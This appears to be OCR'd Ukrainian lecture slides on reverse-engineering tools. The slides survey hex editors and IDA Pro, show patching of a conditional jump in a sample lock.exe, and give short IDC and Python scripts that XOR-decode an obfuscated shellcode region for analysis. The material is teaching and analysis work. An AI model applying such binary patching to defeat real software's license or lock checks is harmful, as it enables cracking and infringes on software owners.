
Приклад lock.exe у Hiew32



Модифікація умовного переходу – оператор IF



Модифікація даних застосунку



010 Editor


010 Editor – https://www.sweetscape.com/010editor/:

- текстовий редактор з підсвічуванням синтаксису;
- hex-редактор з бінарними шаблонами форматів (80+ форматів);
- редактор диску (як і Hiew), пам'яті процесів;
- засоби аналізу даних (порівняння файлів, гістограми, хеші даних);
- вбудовані засоби автоматизації (C/C++ подібна мова);
- версії для Windows, Linux, MacOS.

Ліцензія – комерційна, безкоштовно доступні версії:

- пробна на 30 днів.

Приклад lock.exe у 010 Editor




HxD

HxD – https://mh-nexus.de/en/hxd/:


- підтримка кодувань тексту (ANSI, DOS, EBCDIC, Macintosh);
- експорт даних у вихідний код (C, Java), TeX, Intel HEX;
- редактор диску, пам'яті процесів;
- засоби аналізу даних (порівняння файлів, гістограми, хеші даних).

Ліцензія – пропрієтарна, безкоштовна.

Приклад lock.exe у HxD



Приклад lock.exe у hexedit



Інші hex-редактори

Існує велика кількість інших hex-редакторів:

- WinHex / X-Ways Forensics – http://www.winhex.com/winhex/
- CFF Explorer / Cerbero Suite – https://cerbero.io/
- FlexHex, PE Explorer – http://www.heaventools.com/
- Hexinator – https://hexinator.com/
- Free Hex Editor Neo – https://www.hhdsoftware.com/free-hex-editor
- MiTeC HexEdit – https://www.mitec.cz/hex.html
- HT Editor – https://github.com/sebastianbiallas/ht
- XVI32, GHex, wxHexEditor, BEYE, ...

Далі в курсі використовується Hiew та 010 Editor, якщо інше не вказано явно.

IDA Pro

IDA Pro – https://www.hex-rays.com/products/ida/:


- стандарт де-факто для аналізу бінарного коду та вразливостей;
- дизасемблер для 60+ сімейств процесорів, налагоджувач для основних ОС та віддаленого gdbserver;
- підтримка 30+ популярних форматів виконуваних файлів;
- вбудовані засоби автоматизації (Python, IDC), розширення (плагіни, модулі процесорів).

Ліцензія – комерційна, безкоштовно доступні версії:

- Freeware, обмежена v7.0 для некомерційного використання;
- Evaluation, обмежена поточна версія для корпорацій;
- Educational, обмежена поточна версія для ВНЗ, є в Лабораторії.

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з https://t.me/idapro)

Завантажувач з ресурсу DIALOG tpframe.ex_ у лекції 1



Деобфускатор шеллкоду decrypt_a2.idc

```
#include <idc.idc>
static main() {
    auto i, begin_addr, len, dump;

    // values from decrypt_a2 @ 0x4020d5
    begin_addr = 0x4020ee;
    len = 0x401e68 - 0x4010e2;

    for(i=begin_addr; i<=begin_addr + len; ++i)
        PatchByte(i, Byte(i) ^ 0xa2);

    dump = fopen("dump.bin", "wb");
    savefile(dump, 0, begin_addr, len);
    fclose(dump);
}
```

Деобфускатор decrypt_a2.py (Python 2, IDA Pro 7.0)

```
begin = 0x4020ee
size = 0x401e68 - 0x4010e2

for i in xrange(begin, begin + size):
    PatchByte(i, Byte(i) ^ 0xa2)
```

Для запуску File / Script file (Alt-F7) або Script command (Shift-F2).

IDA CFG – https://t.me/infosecmemes/364

"Maybe it will look right if I stand on my head," said Alice

